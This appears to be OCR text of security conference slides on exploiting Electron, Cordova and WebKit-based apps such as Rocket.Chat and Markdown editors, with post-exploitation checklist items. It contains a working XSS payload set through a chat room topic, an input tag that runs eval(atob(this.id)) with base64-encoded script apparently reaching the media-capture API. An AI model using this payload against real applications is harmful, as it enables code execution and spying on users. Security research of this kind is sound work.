
<header>
…
</header>
<form id="login-card" method="/">…</form>
<footer>…</footer>


</section>
<script src="app.js"></script>
<webview server="https://rocket-chat.badwith.computer" preload="./scripts/preload.js" allowpopups="on" disablewebsecurity="on" class="active" tabindex="-1" src="https://rocket-chat.badwith.computer/direct/shubs">
#shadow-root (open)
</webview>
</body>
</html>


Apache Cordova



AZUR



5:43 PM
50%
Notes
October 19, 2016, 5:30 PM
"><input onfocus=eval(atob(this.id))
applewebdata://32530D18-6D45-4573-B9BA-4102779E2F74/
Ly8gY2FwdHVyZSBjYWxsYmFjaw0KdmFyIGNhcHR1cmVTdWNjZXNzID0gZnVuY3Rpb24obWVkaWFGaWxlcykgew0KICAgIHZhciBpLCBwYXRoLCBsZW47DQogICAgZm9yICh
Open
Copy
Share...
Cancel


5:44 PM
50%
pewpew
<input onfocus="...
Room topic changed to:
by
mandatory
MA
mandatory
Owner
5:41 PM
Room topic changed to:
by
mandatory
/topic "><input onfocus=eval(atob(this.id)) id=Ly8gY2FwdHVyZSBjYWxsYmFjaw0KdmFyIGNhcHR1cmVTdWNjZXNzID0gZnVuY3Rpb24obWVkaWFGaWxlcykgew0KICAgIHZhciBpLCBwYXRoLCBsZW47DQogICAgZm9yICh
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
123
space
return


Search
58%
http://httpsdemorocketchat.meteor.local
doShare,document,require,window,selectRoom,screen,history,locationbar,menubar,personalbar,scrollbars,statusbar,toolbar,navigator,clientInformation,crypto,location,event,frameElement,offscreenBuffering,outerHeight,outerWidth,innerHeight,innerWidth,screenX,screenY,screenLeft,screenTop,scrollX,scrollY,pageXOffset,pageYOffset,closed,length,name,status,defaultStatus,defaultstatus,self,frames,opener,parent,top,styleMedia,devicePixelRatio,applicationCache,sessionStorage,localStorage,orientation,performance,speechSynthesis,onabort,onblur,oncanplay,oncanplaythrough,onchange,onclick,oncontextmenu,ondblclick,ondrag,ondragend,ondragenter,ondragleave,ondragover,ondragstart,ondrop,ondurationchange,onemptied,onended,onerror,onfocus,oninput,oninvalid,onkeydown,onkeypress,onkeyup,onload,onloadeddata,onloadedmetadata,onloadstart,onmousedown,onmouseenter,onmouseleave,onmousemove,onmouseout,onmouseover,onmouseup,onmousewheel,onpause,onplay,onplaying,onprogress,onratechange,onreset,onresize,onscroll,onseeked,onseeking,onselect,onstalled,onsubmit,onsuspend,ontimeupdate,onvolumechange,onwaiting,onbeforeunload,onhashchange,onmessage,onoffline,ononline,onpagehide,onpageshow,onpopstate,onstorage,onunload,getSelection,focus,blur,close,print,stop,open,showModalDialog,alert,confirm,prompt,find,scrollBy,scrollTo,scroll,moveBy,moveTo,resizeBy,resizeTo,matchMe
OK



5:31 PM
54%
Done
0:00
"Rocket.Chat" Would Like to Access the Microphone
Don't Allow
OK


The Little Doctor


ROCKET.CHAT

MacDown

Mou


fuzz.md
JavaScript
Cancel
OK

Never open an untrusted .md file!

Good Hunting

Post-Exploitation Tips

WebKit Views

- What is the origin?

WebKit Views

- What is the origin?
- Can you mount smb://

WebKit Views

- What is the origin?
- Can you mount smb://
- What is the behavior of file://

WebKit Views

- What is the origin?
- Can you mount smb://
- What is the behavior of file://
- Is there an application sandbox or container?

WebKit Views

- What is the origin?
- Can you mount smb://
- What is the behavior of file://
- Is there an application sandbox or container?
- Can you access WebRTC?


The Little Doctor
github.com/infosec-au

Thanks!

Any questions ?

Christina Camilleri (@0xkitty) for the slide design!

CREDITS

Christina Camilleri (@0xkitty) for the slide design!

Attributions (Images in Slides)

The Modern Web image

Danger Sign image

DOM image

Motorbike image